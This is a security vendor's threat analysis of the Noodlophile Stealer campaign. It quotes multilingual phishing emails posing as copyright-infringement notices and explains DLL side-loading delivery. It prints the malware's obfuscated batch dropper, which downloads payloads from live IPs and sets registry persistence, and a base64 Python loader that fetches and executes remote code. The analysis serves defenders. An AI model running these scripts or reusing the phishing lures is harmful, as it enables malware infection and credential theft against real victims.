MORPHISEC

Threat Analysis

Noodlophile Stealer Evolves: Targeted Copyright Phishing Hits Enterprises with Social Media Footprints

Author: Shmuel Uzan

The Noodlophile Stealer, first detailed in our previous analysis (New Noodlophile Stealer Distributes Via Fake AI Video Generation Platforms), has evolved into a highly targeted threat exploiting enterprises with significant Facebook footprints.


This threat analysis dissects the upgraded phishing tactics, delivery methods, and enhanced Noodlophile capabilities, offering security leaders actionable insights to protect against this sophisticated threat.

Introduction

The Noodlophile campaign, active for over a year, now leverages advanced spear phishing emails posing as copyright infringement notices, tailored with reconnaissance-derived details like specific Facebook Page IDs and company ownership information. Unlike its earlier iteration, which used fake AI video generation platforms, this campaign employs multilingual lures (potentially AI-crafted), broader global outreach, and upgraded delivery mechanisms to deploy an enhanced Noodlophile Stealer.

Notably, phishing campaigns exploiting copyright infringement claims are not new. In 2024, Check Point Software documented the "CopyRh(ight)adamantys" campaign, which delivered the Rhadamanthys stealer via similar lures, impersonating legal entities like media companies. However, the current campaign stands out with its use of legitimate software vulnerabilities, obfuscated staging via Telegram, and dynamic payload execution.

Targeting enterprises across US, Europe, Baltic countries and APAC, these emails are sent to key employees or generic inboxes (e.g., info@, support@), demanding urgent action to trick victims into downloading malicious payloads.



The Lure: Sophisticated Spear Phishing with Copyright Infringement Claims


This campaign capitalizes on enterprises' reliance on social media by sending highly personalized spear phishing emails that allege copyright violations on specific Facebook Pages.

These emails, often originating from Gmail accounts to evade suspicion, include precise details such as Page IDs and ownership information, indicating extensive reconnaissance. The urgent tone and legal threats pressure recipients-typically employees or generic contact and marketing inboxes like info@ or support@-to click malicious links disguised as evidence files (e.g., "View Copyright Infringement Evidence.pdf").

Compared to earlier, this campaign employs a wider range of impersonated entities and multilingual content (e.g., English, Spanish, Polish, Latvian), potentially leveraging AI for localization.

Email Examples from the Campaign

Below are anonymized examples of the phishing emails, showcasing their tailored nature and urgency:



Date: April 19 2025 **Reference:** CC-UMG-61338416

Dear Administrator of Fanpage **"Ela Excellence Resort Belek"**,

We are Clifford Chance LLP, a leading international law firm headquartered in the United Kingdom, acting as the legal representative of Universal Music Group (UK) – the exclusive copyright holder of the renowned track "Someone You Loved" performed by Lewis Capaldi.

This recording was released by Virgin EMI Records, ISRC code GBUM71905951, and is strictly protected under UK copyright law and international legal frameworks.

I. SPECIFIC INFRINGEMENT DETAILS

Our client has identified the unauthorized use of the aforementioned recording on your fanpage, detailed as follows:

> **Infringing Video:** [redacted]
> **Fanpage:** "Ela Excellence Resort Belek"
> **Page ID:** 6214459115
> **Infringed Content:** Song "Someone You Loved" – 45 seconds used from 0:15 mark
> **Licensing Status:** No authorization or valid license obtained

On April 11 2025, we issued a formal request for removal of the infringing content. However, to date, no response or remedial action has been taken by your entity.

II. LEGAL GROUNDS

Unauthorized usage of the above-mentioned recording constitutes a serious violation under the following legal frameworks:

- **UK Copyright, Designs and Patents Act 1988** – Sections 16 and 97
- **Berne Convention for the Protection of Literary and Artistic Works** – Article 9
- **WTO TRIPS Agreement** – Article 14(1)
- **Meta Platforms, Inc. Copyright Policy**

III. FINAL REQUEST BEFORE LEGAL ACTION

Uso no autorizado de contenido con derechos de autor - Message (HTML)

File Message Help Tell me what you want to do Copilot

Ignore Junk Delete Archive | Reply Reply All Forward | Move | Mark Unread Categorize Follow Up | Translate | Read Aloud | Zoom

Delete Respond Move Tags Editing Immersive Zoom

Uso no autorizado de contenido con derechos de autor

Ramón y Cajal Abogados <lisamarshburn68426@gmail.com>
To [redacted]

Reply Reply All Forward

Mon 3/10/2025 10:08 AM

If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Right-click or tap and hold here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

Calle Almagro, 16-18.
28010, Madrid
www.ramonycajalabogados.com
Teléfono: (+34) 91 576 19 00
[redacted]

Notificación de uso no autorizado del logotipo

10 de marzo de 2025

Estimado/a: [redacted]

Somos **Ramón y Cajal Abogados**, representantes legales de UNIQLO. Hemos detectado el uso no autorizado del logotipo y las imágenes relacionadas de UNIQLO en su plataforma de redes sociales. Los detalles del caso son los siguientes:

Nombre de la página: 3 Claveles
ID de Facebook: 333982036658865
Uso no autorizado: Productos con el logotipo de UNIQLO
Titular de los derechos: UNIQLO Spain
Contraseña: 123456


Información detallada y documentos relacionados.pdf


De acuerdo con la Ley de Marcas, le solicitamos que elimine de inmediato el contenido en cuestión y tome medidas para prevenir futuras infracciones de derechos de autor. Asegúrese de completar la eliminación dentro de las **48 horas** posteriores a la recepción de esta notificación.

Si considera que esta notificación es injustificada, por favor contáctenos dentro de las **24 horas** para que podamos revisar el caso. Le solicitamos que proporcione la siguiente información:

1. Su nombre y datos de contacto
2. Información detallada sobre el contenido en cuestión
3. Prueba de autorización o propiedad

Si no se toman medidas dentro de las **48 horas**, iniciaremos procedimientos legales para proteger los derechos de nuestro cliente.


Bitte um Klärung zu Material auf Ihrer Seite - Message (HTML)
File
Message
Help
Tell me what you want to do
Copilot
Ignore
Junk
Delete
Archive
Reply
Reply All
Forward
Meeting
More
Move
Rules
Send to OneNote
Actions
Mark Unread
Categorize
Follow Up
Translate
Find
Related
Select
Read Aloud
Zoom
Delete
Respond
Move
Tags
Editing
Immersive
Zoom
Bitte um Klärung zu Material auf Ihrer Seite
Siemens AG <alskopenmi1971@gmail.com>
To [redacted]
Reply
Reply All
Forward
Mon 3/3/2025 11:18 AM
If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.
Siemens AG
Bitte um Klärung zu Material auf Ihrer Seite
Sehr geehrte/r [redacted]
mein Name ist Clara Hoffmann, und ich vertrete als Rechtsanwältin die Siemens AG im Rahmen der Kanzlei Hoffmann & Partner. Uns ist aufgefallen, dass auf Ihrer Website Bild- und Videoinhalte veröffentlicht wurden, die möglicherweise unsere geistigen Eigentumsrechte gemäß dem deutschen Urheberrechtsgesetz (UrhG, §§ 2, 7 und 97) verletzen.
Zur Unterstützung unserer Untersuchung finden Sie eine beigefügte PDF-Datei mit weiteren Informationen. Wir bitten Sie, diese Mitteilung sorgfältig zu prüfen und innerhalb von fünf Werktagen nach Erhalt die erforderlichen Schritte einzuleiten.
Ihre erforderliche Reaktion:
Wir bitten Sie höflich, die folgenden Maßnahmen zeitnah umzusetzen. Bei ausbleibender Rückmeldung behalten wir uns weitere Schritte gemäß § 97 UrhG vor.
1. Einstellung der Nutzung: Bitte beenden Sie umgehend die Verwendung der Inhalte, die unsere Rechte betreffen.
2. Entfernung der Inhalte: Wir bitten Sie, alle betroffenen Inhalte von Ihrer Website zu entfernen.
3. Bestätigung: Bitte senden Sie uns bis spätestens 10. März 2025 eine schriftliche Bestätigung über die durchgeführten Maßnahmen.
4. Kompensation: Wir werden eine angemessene Entschädigung für entstandene Verluste besprechen. Bei unzureichender Reaktion behalten wir uns vor, Schadensersatz gerichtlich geltend zu machen.
Einzelheiten zum Vorfall:
Right-click or tap and hold here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.
Siemens AG Logo
Seitenname: grewe-gruppe
Facebook-ID: 106475151713161
Betroffene Inhalte: Video und Audio
Rechteinhaber: Siemens AG
Informationen zu betroffenen Inhalten (Hoffmann & Partner).pdf



Kopie rechten Schending Kennisgeving - NautaDutilh - Message (HTML)

Kopie rechten Schending Kennisgeving - NautaDutilh

NautaDutilh <phanvuxuan1@gmail.com>
To [redacted]

Mon 5/5/2025 9:03 AM

You forwarded this message on 5/6/2025 10:31 AM.
If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Dit document dient als formele kennisgeving van auteursrechtenschending met betrekking tot ongeoorloofd gebruik van beschermde werken die eigendom zijn van Sanoma Media. Het materiaal is geïdentificeerd op de Facebook-pagina "Kearney Amsterdam" (ID: 350995474993968). Dit memorandum biedt bewijs van de schending, citeert relevante wetten van Netherlands, en schetst de benodigde herstelacties.

I. Inleiding

Wij, NautaDutilh, handelend als juridische vertegenwoordigers van Sanoma Media, informeren u hierbij dat inhoud die beschermd is door het auteursrecht is gepubliceerd op uw Facebook-pagina zonder de juiste autorisatie. Dit vormt een directe schending van intellectuele eigendomsrechten onder de Auteurswet van Netherlands.

II. Zaakdocumentatie

Zaakelement	Details
Naam Facebook-pagina	**Kearney Amsterdam**
Facebook ID	**350995474993968**
Aard van de geschonden werken	Video- en audiomateriaal
Auteursrechthebbende	**Sanoma Media**
Datum van schending	30 april 2025
Beschrijving van de schending	Ongeoorloofde reproductie en distributie van werken eigendom van Sanoma Media (liedjes, audio, video)

III. Bewijsdocumentatie

Uitgebreid bewijs is verzameld dat de auteursrechtenschending documenteert. Dit bewijs is voorbereid volgens de bewijsstandaarden van Netherlands en omvat tijdstempels, screenshots en digitale vingerafdrukverificatie.

Download Bewijs PDF

Delivery Mechanism: Exploiting Legitimate Applications and DLL Side-Loading

Unlike the previous Noodlophile campaign, which used fake AI platforms, this iteration delivers payloads through legitimate, signed applications vulnerable to DLL side-loading, such as Haihaisoft PDF Reader and Excel converters. Attackers exploit these vulnerabilities in two innovative ways:

- **Recursive Stub Loading:** A small stub is side-loaded, which recursively loads a malicious DLL via Import Address Table (IAT) dependencies, ensuring seamless integration with the legitimate application.
- **Chained DLL Vulnerabilities:** A legitimate DLL with its own side-loading vulnerability is used, allowing the malicious code to execute covertly within the trusted process.

Payloads are often delivered via Dropbox links (e.g., https://www.dropbox.com/s/[id]/Archive.zip?dl=1) masked by TinyURL redirects. Archives contain disguised artifacts, such as batch scripts renamed as .docx files or self-extracting archives (SFX) posing as .png files, which are executed by the malicious libraries loaded within the legitimate application.

Intermediate Staging: File Renaming, Persistence, and Script Execution

Following the side-loading of malicious DLLs, the campaign introduces an intermediate stage to bridge the initial execution and the deployment of the final stealer. The side-loaded DLLs rename additional files within the archive-such as those disguised as .pptx, .docx, or .pdf extensions-to reveal BAT scripts and portable Python interpreters. These BAT scripts serve multiple purposes:

- **Persistence Establishment:** The BAT scripts create registry entries under HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run (or similar paths), configuring persistence by executing commands that launch the Python interpreter with the malicious script via cmd.exe.
- **Remote Downloads in Variants:** In some variants, the renamed BAT scripts download additional disguised files (e.g., posing as “PDF” or “PPTX” documents) from remote servers, after which persistence is established in a similar manner.

```
@echo off
set "ID=dcaathur"
set "eA=.exe"
set "ss=start"
set "pp=Public"
set "mii=mi"
set "h=HKC"
set "u=un"
set "Pu=Publ"
set "rgs=re"
set "cc=cm"
cd /d "%~dp0"
pO^Wer^shell -ep by"pas"s -w hidd"en" -c "exit"
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
mkdir C:\Users\%pp%\Security

curl -L "http://15.235.134.131:8080/Invoice.pdf" -s -o C:\Users\%pp%\Security.rar
curl -L "http://15.235.134.131:8080/Inx" -s -o C:\Users\%pp%\Ex%eA%
curl -L "http://15.235.134.131:8080/Moi.pdf" -s -o "%TEMP%\Document.pdf"
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
cd /d "C:\Users\%pp%"
Ex%eA% x -psucsinh2025 -y -o+ -inul Security.rar "C:\Users\%pp%\Security"
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
:qwekhqwekqwkeqweikjwqhekqweqwkeqwkehqwkeqkwehqwkeqweqehkqwek
timeout /t 5 /nobreak
%rgs%g add "%h%U\SOFTWARE\Microsoft\Windows\CurrentVersion\R%u%" /v "Update Service" /t REG_SZ /d "%cc%d%eA% /c %ss% \"\" /%mii%n
\"C:\Users\%Pu%ic\Security\samsung%eA%\" \"C:\Users\%Pu%ic\Security\Lib\images\" \"%ID%\"" /f
%cc%d /c %ss% /%mii%n "" C:\Users\%pp%\Security\samsung%eA% C:\Users\%Pu%ic\Security\Lib\images "%ID%"

%cc%d /c %ss% "" "%TEMP%\Document.pdf"
```

Once executed, the interpreted malicious script acts as a short-liner, similar to those seen in prior campaigns, performing an exec on a downloaded next-stage Python script. This transitions seamlessly to the enhanced obfuscation and staging mechanisms.

```
import sys
____=sys.argv[1]
exec(__import__('base64').b64decode
('aW1wb3J0IHJlcXVlc3RzO2V4ZWMocmVxdWVzdHMuZ2V0KChyZXF1ZXN0cy5nZXQoZiJodHRwOi8vMTUuMjM1LjE3Mi4yMTkvdm1lby9nZXRsaW5rP2lkPXtfX19ffSIpLn
RleHQuc3RyaXAoKSkpLnRleHQp'))

#Base64 decoding
import requests;exec(requests.get((requests.get(f"http://15.235.172.219/vmeo/getlink?id={____}").text.strip())).text)
```

Payload Analysis: Enhanced Obfuscation and Telegram-Based Staging

The batch and command scripts, disguised as .docx files, are more heavily obfuscated than in our previous report. Instead of directly downloading the next stage, these scripts extract a URL from the description of a Telegram group, enabling dynamic execution of the payload. The final stealer is hosted on free platforms like https://paste[.]rs/Gc2BJ, a tactic that complicates detection and takedown.

